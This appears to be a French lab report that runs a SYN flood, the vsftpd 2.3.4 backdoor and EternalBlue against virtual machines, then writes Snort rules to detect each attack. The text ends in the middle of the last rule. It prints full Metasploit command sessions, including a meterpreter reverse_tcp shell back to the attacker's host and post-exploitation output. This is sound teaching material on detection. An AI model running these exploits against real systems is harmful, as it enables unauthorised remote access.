
Capturer l'attaque par Snort

On relance l'attaque mais cette fois on active le service IDS sur le port LAN de notre pare-feu :



	Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
☐	LAN (em1)		AC-BNFA	DISABLED	LAN	

Dans l'onglet Alert on voit les alertes créer à cause de cette attaque :



39 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-09-29 13:08:20		2	TCP	Misc Attack	169.249.61.157	9203	172.18.20.240	80	1:2400017	ET DROP Spamhaus DROP Listed Traffic Inbound group 18
2022-09-29 13:08:20		2	TCP	Misc Attack	196.10.66.252	8444	172.18.20.240	80	1:2400023	ET DROP Spamhaus DROP Listed Traffic Inbound group 24
2022-09-29 13:08:20		2	TCP	Misc Attack	137.55.191.132	8295	172.18.20.240	80	1:2400009	ET DROP Spamhaus DROP Listed Traffic Inbound group 10
2022-09-29 13:08:20		2	TCP	Misc Attack	196.55.193.245	8258	172.18.20.240	80	1:2400023	ET DROP Spamhaus DROP Listed Traffic Inbound group 24
2022-09-29 13:08:20		2	TCP	Misc Attack	86.106.110.86	7727	172.18.20.240	80	1:2400003	ET DROP Spamhaus DROP Listed Traffic Inbound group 4
2022-09-29 13:08:20		2	TCP	Misc Attack	204.238.137.249	6885	172.18.20.240	80	1:2400031	ET DROP Spamhaus DROP Listed Traffic Inbound group 32
2022-09-29 13:08:20		2	TCP	Misc Attack	197.154.214.132	6680	172.18.20.240	80	1:2400023	ET DROP Spamhaus DROP Listed Traffic Inbound group 24


On peut voir les adresses IP sources usurpées, le *GID* et *SID* des règles qui ont déclenché ces alertes, la description par rapport à ces règles et les autres informations. Ces alertes sont créés par les règles qu'on a ajoutées depuis Snort lui-même (l'onglet *Global Settings*).

Maintenant on va créer notre propre règle dans la partie *custom.rules* :

```
alert tcp any any -> $HOME_NET 80 (flags: S; msg:"Possible TCP DoS"; flow: stateless; threshold: type both, track by_src, count 70, seconds 10; sid:10001;rev:1;)
```

Dans cette règle, tous les paquets SYN qui vont vers le réseau HOME_NET, si le nombre totale de ces paquets qui viennes depuis une source précise (track by_src), dans une période de 10 secondes est plus de 70, il déclenche une alerte avec le message « Possible TCP DoS ».


Nous ajoutons cette règle dans le *custom.rules* et nous refaisons le teste. Nous vérifions l'onglet alerte et nous voyons qu'il n'y a aucune alertes. La raison pour laquelle Snort n'a pas capturé les attaques est que les paquets SYN viennent des adresses IP aléatoires usurpées.



Nous changeons le *track* et on le met *par destination* (au lieu de *par source*) avec l'option *track by_dst*.

```
alert tcp any any -> $HOME_NET 80 (flags: S; msg:"Possible TCP DoS"; flow: stateless; threshold: type both, track by_dst, count 70, seconds 10; sid:10001;rev:1;)
```

nous relançons l'attaque pour **30 secondes** et nous vérifions l'onglet alerte :



Nous avons reçu trois alertes pour cette attaque de 30 secondes. Autrement dit, avec l'option threshold, nous avons reçu une alerte par chaque période de 10 secondes.

Backdoor (porte dérobée)

Une porte dérobée fait référence à toute méthode par laquelle les utilisateurs autorisés et non autorisés peuvent contourner les mesures de sécurité normales et obtenir un accès root sur un système informatique, un réseau.

Dans certains cas, les pirates peuvent utiliser une porte dérobée pour causer des dommages à un ordinateur ou un réseau, mais dans la plupart des situations, ces choses sont utilisées pour copier des fichiers et pour espionner.

Je vous indique deux manières de la création des portes dérobées dans le système :

Backdoor malware

Création des portes dérobées à l'aide des logiciels malveillants. Un logiciel malveillant qui est généralement classés comme un cheval de Troie. Un cheval de Troie est un programme informatique malveillant qui prétend être quelque chose qu'il n'est pas dans le but de diffuser des logiciels malveillants, de voler des données ou d'ouvrir une porte dérobée sur le système.

Built-in Backdoor

Les développeurs de logiciels créent les portes dérobées afin de pouvoir entrer et sortir rapidement des applications au fur et à mesure de leur codage, tester leurs applications et corriger les bogues sans avoir à créer un compte. Ces portes dérobées ne sont pas censées être livrées avec le logiciel final, mais parfois elles le font.

Les portes dérobées et les exploits sont-ils les mêmes ?

Les exploits sont des vulnérabilités logicielles utilisées pour accéder à un ordinateur et, potentiellement, déployer une sorte de logiciel malveillant. En d'autres termes, les exploits ne sont que des bogues logiciels dont les cybercriminels ont trouvé un moyen d'exploiter. Les portes dérobées, en revanche, sont mises en place par les fabricants ou les cybercriminels pour entrer et sortir d'un système à volonté.

Nous simulons deux exemples pour les portes dérobées. Le premier est mis en place par un cybercriminel. Et le deuxième créé à cause des failles sécurités existants dans le système.

Pour réaliser ces attaques je vais utiliser un outil qui s'appelle Metasploit qui est intégré dans la Kali.

C'est quoi Metasploit ?

Le framework Metasploit est un outil très puissant qui peut être utilisé par les cybercriminels ainsi que les pirates éthiques pour analyser les vulnérabilités systématiques sur les réseaux et les serveurs.

C'est quoi Metasploitable ?

La machine virtuelle Metasploitable est une version intentionnellement vulnérable d'Ubuntu conçue pour tester les outils de sécurité et démontrer les vulnérabilités courantes. En ce moment, trois versions de cette machine virtuelle sont disponibles pour télécharger depuis internet.

Vous pouvez télécharger Metasploitable 2 depuis ce lien :


https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

C'est quoi Nmap ?

L'outil *Nmap* (*Network Mapper*) est l'un des meilleurs outils de la communauté de piratage qui est utilisé pour déterminer les trous dans les systèmes. Nous pouvons utiliser Nmap sur Kali pour analyser les ports ouverts sur un serveur, les adresses IP ou les noms d'hôte. La version GUI de *Nmap* sur Kali s'appelle *Zenmap*.

VSFTPD Backdoor


VSFTPD est un serveur FTP qui peut être trouvé dans les systèmes d'exploitation Unix comme Ubuntu. Par défaut, ce service est sécurisé, mais un incident majeur s'est produit en juillet 2011 lorsque quelqu'un a remplacé la version originale par une version contenant une porte dérobée. La porte dérobée existe dans la version 2.3.4 de VSFTPD et elle peut être exploitée via Metasploit.




Pour la simulation de cette attaque nous utilisons le service Metasploit qui est intégré dans Kali en tant que machine du pirate. Et une machine metaexploitable 2 (car il a le vsftpd version 2.3.4 déjà installé).

On va accéder à cette backdoor en réalisant les étapes suivantes :


1. Allumez les trois machines et mettez-les dans le même sous-réseau. Nous installons les trois machines sur VirtualBox. L'IDS est installé sur le Pfsense qui a le rôle du pare-feu.
2. Lancez le *Zenmap* en cherchant son nom dans la menue application de Kali.
3. Entrez l'adresse IP de Metasploitable 2, mettez *Profile* sur *Intense scan* et appuyez sur *Scan*. Il analyse les ports TCP les plus courants. Il détermine le type de système d'exploitation et les services et leurs versions en cours d'exécution. Il devrait être raisonnablement rapide. Vous pouvez également voir sa commande équivalent dans Nmap.




Dans l'onglet Ports/Hosts on peut voir que le serveur vsftpd version 2.3.4 est installé et activé sur le port 21 TCP et son état est Open.




4. Ouvrez le terminal et accédez à la console Metasploit avec la commande *msfconsole* :




Quand la console est ouverte, vous pouvez voir la version de *metasploit* et le nombre des différents éléments existants dans cette version :



5. Cherchez le nom de l'exploit que l'on veut avec la commande *search*. Cela nous trouvera l'exploit vsftpd_234_backdoor qui correspond à notre attaque :




6. Choisissez cet exploit avec la commande *use* suivant le numéro dans la liste de recherche :




7. Une fois l'exploit sélectionné, vérifier les différentes options existantes et configurables avec la commande *show option* :


8. RHOST est l'adresse IP du serveur victime et RPORT est le port sur lequel l'exploit doit être réalisé. Ce dernier est déjà défini mais on doit définir le RHOSTS nous-même. Faites-le avec la commande *set rhosts* :



9. Enfin, lancez l'attaque avec la commande *exploit*. On voit bien que Metasploit a trouvé une Shell et une session (numéro 1) est ouverte avec les détails suivants :




10. Vous pouvez vérifier que les différentes commande linux sont exécutables sur le serveur piraté (*ls -l, ip a*, etc.). Donc un backdoor a été créé sur le serveur victime :




Capturer l'attaque par Snort


La règle par rapport à l'attaque vsftpd 2.3.4 est dans une catégorie qui s'appelle *snort_malware_cnc.rules*. Cette catégorie est déjà parmi nos catégories téléchargées et il nous suffit de la sélectionner dans l'onglet *Lan Categories* et activer la règle depuis l'onglet *Lan Rules* :




Voici la règle dans sa forme complète :



On peut vérifier les alertes qui sont déclenché dans l'onglet Alert :




On peut vérifier les détails de cette règle en cliquant sur son numéro *SID (19415)* qui va nous diriger vers une page web sur le site *snort.org* :



Analyse de trames par WireShark


Si on essaye de traduire la règle ci-dessus, il nous dit qu'en premier, le contenu « USER » doit être trouvé dans les 4 premiers octets du paquet ftp et le contenu 3A 29 doit être trouvé parmi les 50 octets à partir du premier contenu trouvé. Et grâce à WireShark on voit bien que cela est le cas dans le paquet ftp de cette attaque :



Vulnérabilité EternalBlue (MS17-010)

EternalBlue est à la fois le nom donné à une série de vulnérabilités logicielles de Microsoft et l'exploit créé par la *NSA* en tant qu'outil de cyberattaque. Bien que l'exploit *EternalBlue* - officiellement nommé *MS17-010* par Microsoft - n'affecte que les systèmes d'exploitation Windows, tout ce qui utilise le protocole de partage de fichiers SMBv1 risque techniquement d'être la cible des cyberattaques.

EternalBlue a été développé par la *National Security Agency* des États-Unis. La NSA a utilisé EternalBlue pendant cinq ans avant d'alerter Microsoft de son existence.




Le numéro des vulnérabilités d'EternalBlue est enregistré dans la base de données nationale des vulnérabilités sous le numéro CVE-2017-0144.

Simulation de l'attaque EternalBlue

On va utiliser la console Metasploit pour réaliser l'attaque EternalBlue sur une machine Windows 7 pro SP1 :

1. Allumez les trois machines virtuelles qui sont dans le même sous-réseau.
2. Lancez la console Metasploit sur Kali par la commande *msfconsole*.
3. Cherchez pour le nom *EternalBlue* par la commande *search*.
4. Choisissez l'exploit par la commande **use** et ensuite vérifiez ces options disponibles par la commande **show options** :




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Poo
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalCham
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalCham
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 200
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Wind


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.18.20.210    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

L'adresse à l'écoute (LHOST) qui est l'adresse IP de Kali et le port à l'écoute (LPORT) sont déjà configurés. Le port sur la machine victime est 445 qui est le port du protocole SMB. On doit définir l'adresse IP de la machine victime :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 172.18.20.245
rhosts => 172.18.20.245
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

5. Ensuite lancez l'exploit par la commande *exploit* :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.18.20.210:4444
[*] 172.18.20.245:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.18.20.245:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 172.18.20.245:445     - Scanned 1 of 1 hosts (100% complete)
[+] 172.18.20.245:445 - The target is vulnerable.
[*] 172.18.20.245:445 - Connecting to target for exploitation.
[+] 172.18.20.245:445 - Connection established for exploitation.
[+] 172.18.20.245:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.18.20.245:445 - CORE raw buffer dump (42 bytes)
[*] 172.18.20.245:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 172.18.20.245:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 172.18.20.245:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 172.18.20.245:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.18.20.245:445 - Trying exploit with 12 Groom Allocations.
[*] 172.18.20.245:445 - Sending all but last fragment of exploit packet
[*] 172.18.20.245:445 - Starting non-paged pool grooming
[+] 172.18.20.245:445 - Sending SMBv2 buffers
[+] 172.18.20.245:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.18.20.245:445 - Sending final SMBv2 buffers.
[*] 172.18.20.245:445 - Sending last fragment of exploit packet!
[*] 172.18.20.245:445 - Receiving response from exploit packet
[+] 172.18.20.245:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.18.20.245:445 - Sending egg to corrupted connection.
[*] 172.18.20.245:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 172.18.20.245
[*] Meterpreter session 1 opened (172.18.20.210:4444 -> 172.18.20.245:49174) at 2022-09-29 17:33:15 -0400
[+] 172.18.20.245:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 172.18.20.245:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 172.18.20.245:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter >
```

6. On voit bien que l'on a accès au *meterpreter* sur la machine victime, alors on peut exécuter toutes les commandes cmd sur cette machine.

Meterpreter : *meterpreter* est une charge utile (*payload*) d'attaque *Metasploit* qui fournit un *Shell* interactif à l'attaquant à partir duquel explorer la machine cible et d'exécuter des codes.

7. Vérifiez l'accès aux dossiers sur le système victime :

```
[+] 172.18.20.245:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.18.20.245:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.18.20.245:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls -l
Listing: C:\
============

Mode               Size   Type  Last modified              Name
----               ----   ----  -------------              ----
040777/rwxrwxrwx   0      dir   2022-09-09 12:28:40 -0400  $Recycle.Bin
040777/rwxrwxrwx   0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx   0      dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x   4096   dir   2016-12-19 16:44:42 -0500  Program Files
040555/r-xr-xr-x   4096   dir   2016-12-20 02:05:58 -0500  Program Files (x86)
040777/rwxrwxrwx   4096   dir   2009-07-14 01:08:56 -0400  ProgramData
040777/rwxrwxrwx   0      dir   2022-09-09 12:28:31 -0400  Recovery
040777/rwxrwxrwx   4096   dir   2022-09-09 12:26:56 -0400  System Volume Information
040555/r-xr-xr-x   4096   dir   2022-09-09 12:28:36 -0400  Users
040777/rwxrwxrwx   16384  dir   2022-09-09 12:28:31 -0400  Windows
000000/---------   0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter >
```

Capturer l'attaque par Snort

La règle par rapport à l'attaque *EternalBlue* est située dans la catégorie *snort_os_windows.rules*. On va activer cette catégorie dans l'onglet *Lan Categories* :

☐	emerging-snmp.rules	☐	snort_os-solaris.rules	☐	snort_server-oracle.so.rules
☐	emerging-sql.rules	☑	snort_os-windows.rules	☐	snort_server-other.so.rules
☐	emerging-telnet.rules	☐	snort_policy-multimedia.rules	☐	snort_server-webapp.so.rules

✓	⚠	1	41978	tcp	any	any	$HOME_NET	445	OS-WINDOWS Microsoft Windows SMB remote code execution attempt

La règle dans sa forme complète est la suivante :

Category	Active Rules
GID:SID	1:41978
Rule Text	

```
alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB remote code execution
attempt"; flow:to_server,established; content:"|FF|SMB3|00 00 00 00|"; depth:9; offset:4;
byte_extract:2,26,TotalDataCount,relative,little; byte_test:2,>,TotalDataCount,20,relative,little;
metadata:policy balanced-ips drop, policy connectivity-ips drop, policy max-detect-ips drop, policy
security-ips drop, ruleset community, service netbios-ssn; reference:cve,2017-0144;
reference:cve,2017-0146; reference:url,blog.talosintelligence.com/2017/05/wannacry.html;
